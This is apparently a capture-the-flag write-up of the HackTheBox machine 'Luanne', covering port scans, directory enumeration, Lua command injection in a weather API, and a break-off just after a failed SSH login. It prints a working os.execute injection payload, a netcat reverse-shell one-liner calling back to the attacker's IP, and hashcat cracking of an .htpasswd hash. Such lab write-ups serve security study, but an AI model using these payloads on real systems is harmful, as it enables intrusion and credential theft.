enumeration

```
nmap -sC -sV -sT -oN /home/kali/machines/retired/luanne/nmap.txt
10.10.10.218
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-31 11:40 EDT
Nmap scan report for 10.10.10.218
Host is up (0.30s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.0 (NetBSD 20190418-hpn13v14-lpk; protocol
2.0)
| ssh-hostkey:
|   3072 20:97:7f:6c:4a:6e:5d:20:cf:fd:a3:aa:a9:0d:37:db (RSA)
|   521 35:c3:29:e1:87:70:6d:73:74:b2:a9:a2:04:a9:66:69 (ECDSA)
|_  256 b3:bd:31:6d:cc:22:6b:18:ed:27:66:b4:a7:2a:e4:a5 (ED25519)
80/tcp   open  http    nginx 1.19.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=.
| http-robots.txt: 1 disallowed entry
|_/weather
|_http-server-header: nginx/1.19.0
|_http-title: 401 Unauthorized
9001/tcp open  http    Medusa httpd 1.12 (Supervisor process manager)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=default
|_http-server-header: Medusa/1.12
|_http-title: Error response
Service Info: OS: NetBSD; CPE: cpe:/o:netbsd:netbsd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 226.92 seconds
```

lets run the complete nmap

no new ports are found

running vuln nmap script we have something

```
|_http-dombased-xss: Couldn't find any DOM based XSS.
```

```
| http-enum:
|_  /robots.txt: Robots file
| http-method-tamper:
|   VULNERABLE:
|   Authentication bypass by HTTP verb tampering
|     State: VULNERABLE (Exploitable)
|       This web server contains password protected resources vulnerable to
authentication bypass
|       vulnerabilities via HTTP verb tampering. This is often found in web servers
that only limit access to the
|        common HTTP methods and in misconfigured .htaccess files.
|
|     Extra information:
|
|   URIs suspected to be vulnerable to HTTP verb tampering:
|     / [GENERIC]
|
|     References:
|       https://www.owasp.org/index.php/-
Testing_for_HTTP_Methods_and_XST_%28OWASP-CM-008%29
|       http://www.mkit.com.ar/labs/htexploit/
|       http://www.imperva.com/resources/glossary/http_verb_tampering.html
|_      http://capec.mitre.org/data/definitions/274.html
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```


open ports are

```
22/tcp   open  ssh     OpenSSH 8.0 (NetBSD 20190418-hpn13v14-lpk; protocol
2.0)

80/tcp   open  http    nginx 1.19.0

9001/tcp open  http    Medusa httpd 1.12 (Supervisor process manager)
```

we are not allowed to visit the page as it asks for credentials




Authentication Required - Mozilla Firefox

http://10.10.10.218 is requesting your username and password. The site says: “.”

User Name:

Password:



401 Unauthorized


/index.html:

```
No authorization
```

127.0.0.1:3000


this page appears

now we run gobuster and nikto nikto says



```
+ "robots.txt" contains 1 entry which should be manually viewed.
```


and go buster result



```
===============================================================
2021/03/31 12:07:42 Starting gobuster
===============================================================
/index.html (Status: 200) [Size: 612]
/robots.txt (Status: 200) [Size: 78]
Progress: 6358 / 220561 (2.88%)
```

so seeing this we go to /robots.txt


and we see



```
User-agent: *
Disallow: /weather  #returning 404 but still harvesting cities
```


it says us that /weather page gives us 404 which is correct but it will still harvest the cities

going to /forecast in /weather we see




```
code:       200
message:    "No city specified. Use 'city=list' to list available cities."
```

from this we can see we have to run /weather/forecast?city=list and we have a result




```
code:       200
cities:
   0:       "London"
   1:       "Manchester"
   2:       "Birmingham"
   3:       "Leeds"
   4:       "Glasgow"
   5:       "Southampton"
   6:       "Liverpool"
   7:       "Newcastle"
   8:       "Nottingham"
   9:       "Sheffield"
   10:      "Bristol"
   11:      "Belfast"
   12:      "Leicester"
```

looking for sql injection



```
10.10.10.218/weather/forecast?city=list'
```


SyntaxError: JSON.parse: unexpected character at line 1 column 1 of the JSON data



```
<br>Lua error: /usr/local/webapi/weather.lua:49: attempt to call a nil value
```


so we can see that it might be vulnerable to sql injection it has a underlying command of
select * from cities where list = ('city')

so now we saw a lua script vulnerability




After that I searched for **lua reverse shell** and found that `os.execute('command')` is the function we will use if we want to execute commands on the server like `id` and it works :)

lets try to use it




view-source:http://10.10.10.218/weather/forecast?city=list')os.execute('id')--+-



```
{"code": 500,"error": "unknown city: listuid=24(_httpd) gid=24(_httpd) groups=24(_httpd)
```

so we have the os command injection

so we did this first



view-source:http://10.10.10.218/weather/forecast?city=list');os.execute("id")--


```
{"code": 500,"error": "unknown city: listuid=24(_httpd) gid=24(_httpd) groups=24(_httpd)
```

it worked so i tried then to get the netcat shell

list')%3bos.execute("rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.70+443+>/tmp/f")--

putting `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc ip port >/tmp/f` in the id

but doing any of ports 1234 6666 didnt gave me the shell at last i did with 443 and i got the shell back




```
┌──(root💀kali)-[/home/kali]
└─# nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.10.218 65514
sh: can't access tty; job control turned off
$ whoami
_httpd
$ █
```

python -c 'import pty; pty.spawn("/bin/sh")'

we cannot upgrade the shell as it does not have python for httpd user

in the same /var/www we found a hidden file which should not be there




```
drwxr-xr-x   2 root  wheel  512 Nov 25 11:27 .
drwxr-xr-x  24 root  wheel  512 Nov 24 09:55 ..
-rw-r--r--   1 root  wheel   47 Sep 16  2020 .htpasswd
-rw-r--r--   1 root  wheel  386 Sep 17  2020 index.html
-rw-r--r--   1 root  wheel   78 Nov 25 11:38 robots.txt
```

.htpasswd   and we have read access to it so lets see what is in there

we were not able to read the value with any of editior so we used cat to read it

webapi_user:$1$vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0

we see the user is webapi and we have password as a hash value we have to crack the hash



Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.


$1$vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0

Hash:	$1$vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0
Salt:	Not Found
Hash type:	MD5-Crypt
Bit length:	128
Character length:	34
Character type:	Mostly base64
Hash:	lMtBS6GL2upDbR4Owhzyc0
Salt:	vVoNCsOl

we see the hash type is MD5-crypt and not just md 5 so we have to give -m 500 in hashcat that was our mistake


we have to decrypt the hash

hashcat -m 500 -a 0 -o cracked.txt target_hashes.txt /usr/share/wordlists/-rockyou.txt



```
┌──(root💀kali)-[/home/kali/machines/retired/luanne]
└─# hashcat -m 500 -a 0 target_hashes.hash /home/kali/Downloads/rockyou.txt --force
hashcat (v6.1.1) starting...
```


and the result



```
$1$vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0:iamthebest
```


so the credentials are   webapi_user:iamthebest

lets try to ssh with this credentials



```
┌──(root💀kali)-[/home/kali]
└─# ssh webapi_user@10.10.10.218
webapi_user@10.10.10.218: Permission denied (publickey).
```

the permission is denied so lets try to login in the website itself



Weather Forecast API

List available cities:

